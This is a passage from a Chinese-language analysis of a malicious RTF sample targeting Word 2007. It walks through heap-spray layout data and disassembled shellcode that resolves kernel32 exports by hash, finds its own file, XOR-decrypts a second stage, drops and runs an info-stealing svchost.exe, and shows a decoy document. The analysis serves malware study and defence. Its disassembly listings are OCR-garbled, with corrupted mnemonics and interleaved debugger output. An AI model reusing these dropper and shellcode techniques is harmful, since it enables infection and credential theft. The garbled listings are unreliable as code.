                                                   $4| $4| $4| $4|
04 24 34 7C 04 24 34 7C
                         04 24 34 7C 04 24 34 7C
                                                   $4| $4| $4| $4|
```

图16 activeX.bin 文件中的布局数据

不用想ROP链的作用肯定就是调用VirtualProtect函数来改变内存页的属性,使之拥有执行权限以绕过DEP保护,不过分析环境中的Word 2007并未启用此保护:



图17 Word 2007 进程未启用 DEP

这里提及的栈转移和ROP链操作我们就不再赘述了,接下去把重点放到shellcode的理解上,其实方法无它,单步跟即可。对于第一部分shellcode,它首先会通过查找LDR链的方式来获取kernel32模块的基址,因为后面会用到此模块导出的接口函数:

```
seq000:0000001C 31 C9
                                                         ecx, ecx
                                                xor
seq000:0000001E 64 8B 71 30
                                                         esi, fs:[ecx+30h] ; PEB Address
                                                mov
seq000:000000022 8B 76 0C
                                                         esi, [esi+0Ch] ; Ldr
                                                mov
seq000:000000025 8B 76 0C
                                                mov
                                                         esi, [esi+0Ch]
seq000:00000028 AD
                                                hahaf.
seq000:00000029 8B 30
                                                         esi, [eax]
                                                mov
seq000:0000002B 8B 76 18
                                                         esi, [esi+18h] ; kernel32.dll DllBase
                                                MOV
seq000:0000002E EB 57
                                                         short loc 87
                                                 jmp
```

图18 获取 kernel32 模块的基址

而对于kernel32模块中导出函数的查找过程实际上就是PE文件结构中导出表的解析过程,如下为PE头的解析:

```
seq000:00000031 89 F3
                                                      ebx, esi
                                              mov
seq000:00000033 56
                                                      esi
                                              push
seq000:00000034 8B 73 3C
                                                      esi, [ebx+3Ch] ; e lfanew
                                              mov
seq000:00000037 8B 74 1E 78
                                                      esi, [esi+ebx+78h]; export directory
                                              mov
seq000:0000003B 01 DE
                                                      esi, ebx
                                              add
seq000:0000003D 56
                                              push
                                                      esi
                                                      esi, [esi+20h] ; AddressOfNames
seq000:00000003E 8B 76 20
                                              mov
seq000:00000041 01 DE
                                              add
                                                      esi, ebx
seq000:00000043 31 C9
                                              xnr
                                                      ecx, ecx
seg000:00000045 49
                                              dec
                                                      ecx
                       0:010> dt _IMAGE_EXPORT DIRECTORY
                       ole32! IMAGE EXPORT DIRECTORY
                           +0x000 Characteristics : Uint4B
                          +0x004 TimeDateStamp
                                                       Uint4B
                          +0x008 MajorVersion
                                                       Uint2B
                          +0x00a MinorVersion
                                                       Uint2B
                          +0x00c Name
                                                       Uint4B
                          +0 \times 010 Base
                                                     : Uint4B
                          +0x014 NumberOfFunctions : Uint4B
                                                    : Uint4B
                           +0x018 NumberOfNames
```

图19 解析 kernel32 模块的导出信息

+0x024 AddressOfNameOrdinals : Uint4B

+0x01c AddressOfFunctions : Uint4B

: Uint4B

+0x020 AddressOfNames

目标函数名将以hash值的方式给出,如下就是查找相应目标函数名的过程,而在找到目标函数名后,将会从AddressOfNameOrdinals数组中取出对应的值,以此作为AddressOfFunctions数组中的索引,再加上模块基址就得到了此目标函数的导出地址:

```
loc_46:
seq000:00000046
                                                                           ; CODE XREF: sub_30+30jj
seq000:00000046 41
                                                 inc
                                                          ecx
seq000:00000047 AD
                                                 habot
seq000:00000048 01 D8
                                                 add
                                                          eax, ebx
seq000:0000004A 56
                                                          esi
                                                 push
seq000:0000004B 31 F6
                                                          esi, esi
                                                 xor
seq000:0000004D
seq000:0000004D
                                10c_4D:
                                                                           ; CODE XREF: sub_30+2Aij
seq000:00000004D OF BE 10
                                                          edx, byte ptr [eax]
                                                 MOUSX
                                                          dh, dl
seq000:00000050 38 D6
                                                 CMD
seq000:00000052 74 08
                                                          short loc_5C
                                                  jz
seq000:00000054 C1 CE 07
                                                 ror
                                                          esi, 7
seq000:00000057 01 D6
                                                 add
                                                          esi, edx
seq000:00000059 40
                                                 inc
                                                          eax
seq000:0000005A EB F1
                                                          short loc_4D
                                                 jmp
seq000:0000005C
seq000:0000005C
seq000:0000005C
                                loc_5C:
                                                                           ; CODE XREF: sub_30+221j
seq000:0000005C 39 75 00
                                                 cmp
                                                          [ebp+0], esi
seq000:0000005F 5E
                                                 pop
                                                          esi
seg000:00000060 75 E4
                                                          short loc_46
                                                 jnz
```

图20 查找 kernel32 模块中的目标函数名

第一部分shellcode的作用是为了引出第二部分shellcode,由于这部分数据是加密后保存在样本文件中的,因此首先需要获取打开的样本文件句柄,在shellcode中会遍历进程中打开的文件句柄,并通过调用GetFileSize找出其中符合条件的句柄进行下一步的判断:

```
Handle 6b4
                    File
  Type
Handle 6d0
                    File
  Type
45 handles of type File
0:010> !handle 3cc f
Handle 3cc
  Type
                    File
  Attributes
                    0
  GrantedAccess
                    0x12019f:
          ReadControl,Synch
          Read/List, Write/Add, Append/SubDir/CreatePipe, ReadEA, WriteEA, ReadAttr, WriteAttr
  HandleCount
  PointerCount
  No Object Specific Information available
seq000:000000DC
                              loc_DC:
                                                                      ; CODE XREF: seg000:000000E91j
seq000:000000DC
                                                                      ; seg000:000000F01j ...
seq000:000000DC 83 C6 04
                                              add
                                                      esi, 4
seq000:000000DF 6A 00
                                                      0
                                              push
seq000:000000E1 56
                                              push
                                                      esi
                                                                      ; hFile
seq000:000000E2 FF 17
                                              call
                                                      dword ptr [edi] ; kernel32!GetFileSize
                                                      eax, 0A000h
seq000:000000E4 3D 00 A0 00 00
                                              CMD
seq000:000000E9 7C F1
                                                      short loc DC
                                              j1
seq000:000000EB 3D 00 00 20 00
                                                      eax, 200000h
                                              cmp
seq000:000000F0 7F EA
                                                      short loc DC
                                              jg
```

图21 查找符合条件大小的文件句柄

随后会通过调用CreateFileMapping和MapViewOfFile函数将此特定大小的文件映射到内存中,如果前4个字节为"{\rt",即表示内存中映射的为目标样本文件,之后通过字符串"FEFEFEFEFEFEFEFFFFFF"定位到第二部分shellcode的起始位置:

```
dword ptr [edi+8] ; kernel32!MapViewOfFile
seq000:00000113 FF 57 08
                                                call
seq000:00000116 83 F8 00
                                                         eax, 0
                                                 CMD
seq000:00000119 74 C1
                                                 įΖ
                                                         short loc DC
                                                         [edi+20h], eax
seq000:0000011B 89 47 20
                                                mnu
seq000:0000011E 81 38 7B 5C 72+
                                                CMD
                                                         dword ptr [eax], 74725C7Bh ; "{\rt"
seq000:00000124 75 B6
                                                         short loc DC
                                                 jnz
seq000:00000126 05 00 00 01 00
                                                         eax, 10000h
                                                 add
seq000:0000012B
                                                                          ; CODE XREF: seg000:000001341j
seq000:0000012B
                                loc_12B:
seq000:0000012B
                                                                          ; seq000:0000013F_j
seq000:0000012B 83 C0 04
                                                 add
                                                         eax, 4
seg000:0000012E 81 38 FE FE FE+
                                                         dword ptr [eax], OFEFEFEFEh
                                                cmp
seg000:00000134 75 F5
                                                         short loc_12B
                                                 jnz
seq000:00000136
seq000:00000136
                                loc_136:
                                                                          ; CODE XREF: seg000:0000013A_j
seg000:00000136 40
                                                inc
                                                         eax
seg000:00000137 80 38 FE
                                                         byte ptr [eax], OFEh ; '
                                                CMD
                                                jz
seq000:0000013A 74 FA
                                                         short loc_136
seq000:0000013C 83 38 FF
                                                CMD
                                                         dword ptr [eax], OFFFFFFFFh
seq000:0000013F 75 EA
                                                 jnz
                                                         short loc 12B
```

图22 定位 rtf 文件中的第二部分 shellcode

而后将接下去的0x1000字节,即第二部分shellcode,拷贝到函数VirtualAlloc申请的具有可执行权限的内存中,最后跳转过去执行。在第二部分shellcode开头会先对偏移0x2e开始的0x3cc字节数据进行异或解密:

```
seg000:00000017 55
                                                 push
                                                          ebp
seg000:00000018 83 C5 2E
                                                 add
                                                          ebp, 2Eh ; '.'
seg000:0000001B B9 CC 03 00 00
                                                          ecx, 3CCh
                                                 mnu
seq000:00000020
seq000:00000020
                                loc 20:
                                                                           ; CODE XREF: seq000:000000291j
seq000:00000020 8A 45 00
                                                 mov
                                                          al, [ebp+0]
seg000:00000023 34 FC
                                                 xor
                                                          al, OFCh
seq000:00000025 88 45 00
                                                 mov
                                                          [ebp+0], al
seq000:00000028 45
                                                 inc
                                                          ebp
seg000:00000029 E2 F5
                                                 1000
                                                          loc_20
seq000:0000002B 5D
                                                 pop
                                                          ebp
seq000:00000002C EB 57
                                                          short loc_85
                                                 jmp
```

图23 解密 shellcode 数据

这里也要用到相关的导出接口函数, 其查找方法和第一部分shellcode相同:

```
0:010> dds edi
114Ь0000
          777edb36 kernel32!SetFilePointerStub
11450004
          777f395c kernel32!LoadLibraryA
          777ecee8 kernel32!CreateFileÅ
77806a65 kernel32!GetTempPathA
114Ь0008
114b000c
          777f1400 kernel32!WriteFileImplementation
114Ь0010
          777f450e kernel32!WideCharToMultiByteStub
11450014
11450018
          777eca7c kernel32!CloseHandleImplementation
114b001c
          777f33f6 kernel32!GetModuleFileNameAStub
11450020
          777e88bc kernel32!GetLogicalDriveStringsA
11450024
          77828052 kernel32!QueryDosDeviceA
          7782e5fd kernel32!WinExec
114b0028
114b002c
          777e2331 kernel32!TerminateProcessStub
11450030
          777f98ff kernel32!GetCommandLineAStub
11450034
          777edb13 kernel32!UnmapViewOfFileStub
114b0038
          00000000
          77966258 ntdl1!ZwQueryVirtualMemory
114b003c
11450040
          00000000
```

图24 使用到的相关接口函数

此部分shellcode将用于释放恶意payload程序以及最终展现给用户的Word文档。恶意payload的数据保存在样本文件中,shellcode会通过字符串"BABABABABABABA"进行起始字节的定位,之后再经过简单的异或解密

#### 即可得到此payload:

```
seq000:00000215
                                1oc 215:
                                                                          ; CODE XREF: seq000:0000021E1j
seq000:00000215
                                                                          ; seg000:00000227<sub>1</sub>j
seq000:00000215 83 C1 04
                                                 add
                                                         ecx. 4
seg000:00000218 66 81 3C 0A BA+
                                                 CMD
                                                         word ptr [edx+ecx], OBABAh
seg000:0000021E 75 F5
                                                         short loc_215
                                                 jnz
seg000:00000220 66 81 7C 0A 02+
                                                 cmp
                                                         word ptr [edx+ecx+2], OBABAh
seg000:00000227 75 EC
                                                         short loc_215
                                                 jnz
seq000:00000229
seq000:00000229
                                1oc 229:
                                                                          ; CODE XREF: seq000:0000022E1j
seq000:00000229 42
                                                 inc
seg000:0000022A 80 3C 0A BA
                                                         byte ptr [edx+ecx], OBAh ; '
                                                 cmp
seq000:0000022E 74 F9
                                                         short loc 229
                                                 įΖ
seq000:00000230 8D 14 0A
                                                 lea
                                                         edx, [edx+ecx]
seg000:00000233 31 DB
                                                         ebx, ebx
                                                 xor
seg000:00000235 8D 8F 00 30 00+
                                                         ecx, [edi+3000h]
                                                 lea
seq000:0000023B
                                                                          ; CODE XREF: seq000:000002541j
seq000:0000023B
                                loc 23B:
seq000:0000023B
                                                                          ; seq000:0000025D1j
seq000:0000023B 8B 04 1A
                                                 mov
                                                         eax, [edx+ebx]
seq000:0000023E 83 F8 00
                                                 cmp
                                                         eax. 0
seq000:00000241 74 05
                                                         short loc 248
                                                 iz
seq000:00000243 35 BE BA FE CA
                                                         eax, OCAFEBABEh
                                                xor
seq000:00000248
seg000:00000248
                                                                          ; CODE XREF: seg000:000002411j
                                loc_248:
seg000:00000248 89 04 19
                                                         [ecx+ebx], eax
                                                 mnu
seq000:0000024B 83 C3 04
                                                 add
                                                         ebx, 4
seg000:0000024E 66 81 3C 1A BB+
                                                 CMD
                                                         word ptr [edx+ebx], OBBBBh
seq000:00000254 75 E5
                                                 jnz
                                                         short loc 23B
seq000:00000256 66 81 7C 1A 02+
                                                         word ptr [edx+ebx+2], OBBBBh
                                                 CMD
seq000:0000025D 75 DC
                                                         short loc 23B
                                                 jnz
```

图25 定位并解密恶意的 payload 数据

接着会在临时目录的上一级创建名为svchost.exe的恶意payload文件,并通过WinExec函数来执行:

```
seq000:00000273 FF 57 08
                                                         dword ptr [edi+8] ; kernel32*CreateFileA
                                                call.
seq000:000000276 89 47 60
                                                         [edi+60h], eax
                                                mov
seq000:00000279 6A 00
                                                push
seq000:0000027B 8D 0C 24
                                                1ea
                                                         ecx, [esp]
                                                         eax, [edi+3000h]
seq000:0000027E 8D 87 00 30 00+
                                                1ea
seg000:00000284 6A 00
                                                push
seg000:00000286 51
                                                push
                                                         ecx
seg000:00000287 53
                                                push
                                                         ebx
seg000:00000288 50
                                                push
                                                         eax
seg000:00000289 FF 77 60
                                                         dword ptr [edi+60h]
                                                push
seg000:0000028C FF 57 10
                                                         dword ptr [edi+10h]; kernel32!WriteFile
                                                call
seq000:0000028F FF 77 60
                                                push
                                                         dword ptr [edi+60h]
seg000:00000292 FF 57 18
                                                call
                                                         dword ptr [edi+18h]; kernel32*CloseHandle
seg000:00000295 6A 00
                                                push
seq000:00000297 FF 77 5C
                                                push
                                                         dword ptr [edi+5Ch]
seq000:0000029A FF 57 28
                                                         dword ptr [edi+28h] ; kernel32!WinExec
                                                call
```

图26 创建恶意 payload 文件并执行

我们可以在对应目录找到此恶意payload文件,它的作用主要是进行信息的窃取:



SHA256: 446121b4c191fc024f0a2670500d41511107e741668964a9e9bf200c88842917

File name: 446121b4c191fc024f0a2670500d41511107e741668964a9e9bf200c88842917.bin

Detection ratio: 47 / 61

Analysis date: 2017-06-28 22:51:58 UTC (1 week, 3 days ago )

Analysis	Q File detail	Additional information	Comments 0	√ Votes	■ Behavioural information	
Antivirus		Result	t			Update
Ad-Aware		Gen:Va	ariant.Zusy.239782			20170628
AegisLab		Troj.Ps	sw.W32.Fareit!c			20170628
AhnLab-V3		Trojan/	/Win32.Fareit.C1983568			20170628
ALYac		Gen:Va	ariant.Zusy.239782			20170628
Antiy-AVL		Trojan[	[PSW]/Win32.Fareit			20170628



图27 释放的恶意 payload 文件

此外,为了迷惑受害者,在恶意payload执行后样本会将一个正常的Word文档呈现给用户。这部分数据也保存在样本文件中,通过字符串"BBBBBBBBBBBBBBB"定位后还需要进行异或解密操作,由于这部分内容的字节数必然小于样本文件字节数,为了构造相同大小的文件,剩下部分将用零来填充:

```
seq000:00000029D 89 F2
                                                 mnu
                                                         edx, esi
seq000:0000029F 31 C9
                                                         ecx, ecx
                                                 xor
seg000:000002A1
seg000:000002A1
                                10c_2A1:
                                                                          ; CODE XREF: seq000:000002A61j
seq000:000002A1 42
                                                 inc
                                                         edx
seq000:000002A2 80 3C 0A BB
                                                 cmp
                                                         byte ptr [edx+ecx], OBBh ; '
seq000:000002A6 74 F9
                                                         short loc 2A1
                                                 įΖ
seq000:000002A8 8D 8F 00 30 10+
                                                 1ea
                                                         ecx, [edi+103000h]
seq000:0000002AE 31 DB
                                                         ebx, ebx
                                                 xor
seq000:000002B0
seq000:000002B0
                                1oc 2B0:
                                                                          ; CODE XREF: seq000:000002C91j
seg000:000002B0
                                                                          ; seg000:000002D1<u>j</u>j
seg000:000002B0 8B 04 1A
                                                         eax, [edx+ebx]
                                                 MOV
seg000:000002B3 83 F8 00
                                                 CMD
                                                         eax, 0
seg000:000002B6 74 05
                                                 jz
                                                         short loc_2BD
seg000:000002B8 35 0D F0 AD BA
                                                         eax, OBAADFOODh
                                                xor
seg000:000002BD
seq000:000002BD
                                loc_2BD:
                                                                          ; CODE XREF: seg000:000002B61j
                                                         [ecx+ebx], eax
seg000:000002BD 89 04 19
                                                 mov
                                                 add
seg000:000002C0 83 C3 04
                                                         ebx, 4
seg000:000002C3 66 81 3C 1A BC+
                                                         word ptr [edx+ebx], OBCBCh
                                                 CMP
                                                         short loc_2B0
seq000:000002C9 75 E5
                                                 jnz
seq000:000002CB 66 81 3C 1A BC+
                                                         word ptr [edx+ebx], OBCBCh
                                                 cmp
seq000:000002D1 75 DD
                                                         short loc_2B0
                                                 inz
seg000:000002D3 FF 77 54
                                                         dword ptr [edi+54h]
                                                 push
                                                         dword ptr [edi+34h] ; kernel32!UnmapViewOfFile
seq000:0000002D6 FF 57 34
                                                 call
seq000:000002D9 8D B7 00 30 10+
                                                 lea
                                                         esi, [edi+103000h]
seq000:000002DF 01 DE
                                                 add
                                                         esi, ebx
seg000:0000002E1 8B 4F 4C
                                                 mov
                                                         ecx, [edi+4Ch]
seq000:000002E4 29 D9
                                                 sub
                                                         ecx, ebx
seq000:000002E6 C1 E9 02
                                                 shr
                                                         ecx, 2
seq000:000002E9
seq000:000002E9
                                                                          ; CODE XREF: seg000:000002F21j
                                loc_2E9:
seq000:000002E9 C7 06 00 00 00+
                                                         dword ptr [esi], 0
                                                 mnv
seq000:000002EF 83 C6 04
                                                 add
                                                         esi, 4
seg000:000002F2 E2 F5
                                                 100p
                                                         1oc 2E9
```

图28 定位并解密要呈现给用户的 Word 文档

之后用上一步得到的数据重写该恶意文档,并将其作为 winword.exe 的参数再次打开:

```
seg000:000002F4 6A 00
                                                         0
                                                push
seg000:000002F6 6A 00
                                                         0
                                                push
seg000:000002F8 6A 00
                                                push
seg000:000002FA FF 77 50
                                                 push
                                                         dword ptr [edi+50h]
seg000:000002FD FF 17
                                                         dword ptr [edi] ; kernel32!SetFilePointer
                                                 call
seg000:000002FF 6A 00
                                                push
seg000:00000301 8D 0C 24
                                                lea
                                                         ecx, [esp]
seg000:00000304 8D 87 00 30 10+
                                                         eax, [edi+103000h]
                                                lea
seg000:0000030A 6A 00
                                                push
seq000:0000030C 51
                                                         ecx
                                                 push
seg000:0000030D FF 77 4C
                                                 push
                                                         dword ptr [edi+4Ch]
seq000:00000310 50
                                                push
seq000:00000311 FF 77 50
                                                push
                                                         dword ptr [edi+50h]
seg000:00000314 FF 57 10
                                                         dword ptr [edi+10h] ; kernel32!WriteFile
                                                 call
seg000:00000317 FF 77 50
                                                 push
                                                         dword ptr [edi+50h]
seg000:0000031A FF 57 18
                                                 call
                                                         dword ptr [edi+18h] ; kernel32*CloseHandle
```

图29 用解密后的 Word 文档数据重写当前的样本文件

# 4 结语

总体来看样本的利用过程并不复杂,都是按固定套路走的,不过实际测试中发现这种基于堆喷的漏洞利用在性能和稳定性上确实需要提升,如何改进还是值得我们思考的。另外,分析有误之处还望各位加以斧正:P

# 5 参考

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